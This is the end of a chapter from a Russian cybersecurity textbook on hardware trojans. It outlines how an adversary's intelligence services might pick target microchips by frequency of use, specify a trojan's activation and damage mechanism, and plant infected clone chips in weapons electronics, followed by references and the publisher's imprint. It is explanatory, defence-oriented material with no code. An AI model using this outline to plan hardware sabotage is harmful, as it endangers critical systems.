Здесь возможен так называемый частотный метод.

При этом методе выбираются микросхемы, которые либо наиболее часто приобретаются (по официальным каналам — обращения (заявки в Министерство торговли и промышленности США, либо по «серым» каналам, контролируемым спецслужбами США, Англии), либо частота (процент) их использования максимальна для комплектации одного конкретного объекта. Например, для конкретного планируемого объекта атаки согласно данным разведки количество микросхем этого типа (в штуках) составляет максимальную величину — 15%, второй тип микросхем составляет 10% и т.д. Это может говорить о том, что эти микросхемы используются не в одном электронном блоке, а в двух и более, что увеличивает величину «поражающего» фактора (эффективность работы трояна). В итоге определяется номенклатура (типы) ключевых микросхем, выход из строя которых нанесет максимальный урон для функциональных возможностей РЭА объекта.

3. **Разработка спецификации** (детальные технические требования) АТ, которая в обязательном порядке должна содержать следующие характеристики:

- способ активации (внутреннее или внешнее управление). Это один из главных параметров Заказчика, от этого зависят сроки и стоимость дальнейших работ. Обычно выбирается самый дешевый и «быстрый» вариант с точки зрения разработки и изготовления зараженной схемы;
- вид действия (утечка, снижение производительности, нарушение алгоритма функционирования, разрушение блока и т.д.);
- внутренний механизм поражения (обрыв цепи, короткое замыкание, инверсия управляющего сигнала, инверсия информационных сигналов, искажение данных, хранимых в постоянной или оперативной памяти и т.д.);



Рис. 9.21. Пример теоретически возможной кибердиверсии потенциального противника применительно к российским системам вооружения

- способ реализации (технологический, схмотехнический, конструктивный);
- основание необходимости солидарного использования программного трояна (вируса) и его тип.

4. **Выбор основного способа внедрения** «зараженной» микросхемы в оборудование атакуемого объекта. Обсуждаются разные варианты.

Выбор конкретного способа внедрения прежде всего зависит от характера ЭКБ, а именно — использует заказчик ранее разработанные и уже присутствующие на полупроводниковом рынке изделия или ему требуется разработать и изготовить новую микросхему, отсутствующую в данный момент на рынке.

Если заказчик использует импортную серийную ЭКБ, в арсеналах спецслужб существует множество «механизмов внедрения».

Например — создание «зараженных клонов» — микросхем, которые функционально и параметрически полностью соответствуют заявленному заказчиком аналогу, но имеют встроенный аппаратный троян (трояны), запрограммированный в соответствии с целями и задачами кибердиверсанта.

Здесь используется два варианта решения — разработка по полному циклу (проектирование + изготовление) или используются уже готовые «зараженные» микросхемы из «библиотек» спецслужб.

Литература к главе 9

1. Rostami M. M., Koushanfar F. and Karri R. A Primer on Hardware Security: Models, Methods, and Metrics // The paper is a primer on hardware security threat models, metrics, and remedies. — 2014. — Vol. 102. — No. 8. — P. 1283–1287.
2. Skorobogatov S. Hardware assurance and its importance to national security, 2012. URL: Available: <http://www.cl.cam.ac.uk/sps32/secnews.html>
3. U.S. Department of Commerce, Defense industrial base assessment: counterfeit electronics, 2010.
4. 112th Congress, Inquiry into counterfeit electronic parts in the department of defense supply chain, Senate Report of the Committee on Armed Services, 2012.
5. Grand J., Applebaum J. and Tarnovsky C. «Smart» parking meter implementations, globalism, you aka meter maids eat their young, 2009. URL: https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-grandappelbaum-tarnovsky-smart_parking.pdf
6. My Arduino can beat up your hotel room lock, 2012. URL: <http://demoseen.com/bhpaper.html>
7. Huang A. Hacking the PIC 18F1320, 2007. URL: http://www.bunniestudios.com/blog/?page_id=40
8. Office of the Under Secretary of Defense For Acquisition, Technology, Logistics, Defense Science Board (DSB) study on high performance microchip supply, 2005. URL: www.acq.osd.mil/dsb/reports/ADA435563.pdf
9. Roy J., Koushanfar F. and Markov I. EPIC: Ending piracy of integrated circuits, IEEE Computer. — 2010. — Vol. 43. — No. 10. — P. 30–38.
10. R. Torrance and D. James, The state-of-the-art in semiconductor reverse engineering // Proc. IEEE/ACM Design Autom. Conf., 2011. — P. 333–338.
11. Kocher P., Jaffe J. and Jun B. Differential power analysis // Adv. Cryptol. — 1999. — P. 388–397.



12. Koushanfar F. et al. Can EDA combat the rise of electronic counterfeit? // Proc. IEEE/ACM Design Autom. Conf., 2012. — P. 133–138.
13. SEMI, Innovation is at risk as semiconductor equipment and materials industry loses up to \$4 billion annually due to IP infringement, 2008. URL: www.semi.org/en/Press/P043775
14. Rostami M., Koushanfar F., Rajendran J. and Karri R. Hardware security: Threat models and metrics // Proc. Int. Conf. Comput.-Aided Design, 2013. — P. 819–823.
15. Towards a Hardware Trojan Detection Cycle, Adrian Dabrowski, Heidelinde Hobel, Johanna Ullrich, Katharina Krombholz, Edgar Weippl SBA Research, Vienna, Austria, E-mail: (firstletterfirstname) (lastname)@sba-research.org
16. Gotel O.C. and Finkelstein C. An analysis of the requirements traceability problem // Requirements Engineering, 1994. — Proceedings of the First International Conference on. IEEE, 1994. — P. 94–101.
17. Dabrowski A., Fejes P., Ullrich J., Krombholz K., Hobel H. and Weippl E. Poster: Hardware trojans – detect and react? // Network and Distributed System Security (NDSS) Symposium, 2014. — Extended Abstract and Poster Session. Internet Society, 2014.
18. Becker G., Regazzoni F., Paar C. and Burleson W. Stealthy dopantlevel hardware Trojans // Cryptographic Hardware and Embedded Systems – CHES 2013. Ser. Lecture Notes in Computer Science, G. Bertoni and J.-S. Coron, Eds. — Springer Berlin Heidelberg, 2013. — Vol. 8086. — P. 197–214.
19. Белоус А.И., Солодуха В.А., Шведов С.В. Программные и аппаратные трояны – способы внедрения и методы противодействия. Первая техническая энциклопедия / Под общ. ред. Белоуса А.И. В 2 кн. — М.: Техносфера, 2018. — 698 + 630 с.

Производство книг на заказ
Издательство «ТЕХНОСФЕРА»
125319, Москва, а/я 91
тел.: (495) 234-01-10
e-mail: knigi@technosphaera.ru
Реклама в книгах:
• модульная
• статьи

Подробная информация о книгах на сайте
<http://www.technosphaera.ru>

Белоус Анатолий Иванович
Солодуха Виталий Александрович

Основы кибербезопасности. Стандарты, концепции, методы и средства обеспечения

Подписано в печать 10.12.20

Компьютерная верстка – ИП Автушенко Р.В.
Дизайн – Н.И. Семячкина
Выпускающий редактор – О.Н. Кулешова
Ответственный за выпуск – С.А. Орлов

Формат 70×100/16
Гарнитура «Ньютон»
Печ. л. 30. Тираж 200 экз. Зак. № Т-612
Бумага офсет №1, плотность 80 г/м²

Издательство «ТЕХНОСФЕРА»
Москва, ул. Краснопролетарская, д.16, стр. 2

Отпечатано в полном соответствии с качеством
предоставленного электронного оригинал-макета
в типографии АО «Т 8 Издательские Технологии»
109316, г. Москва, Волгоградский проспект, д.42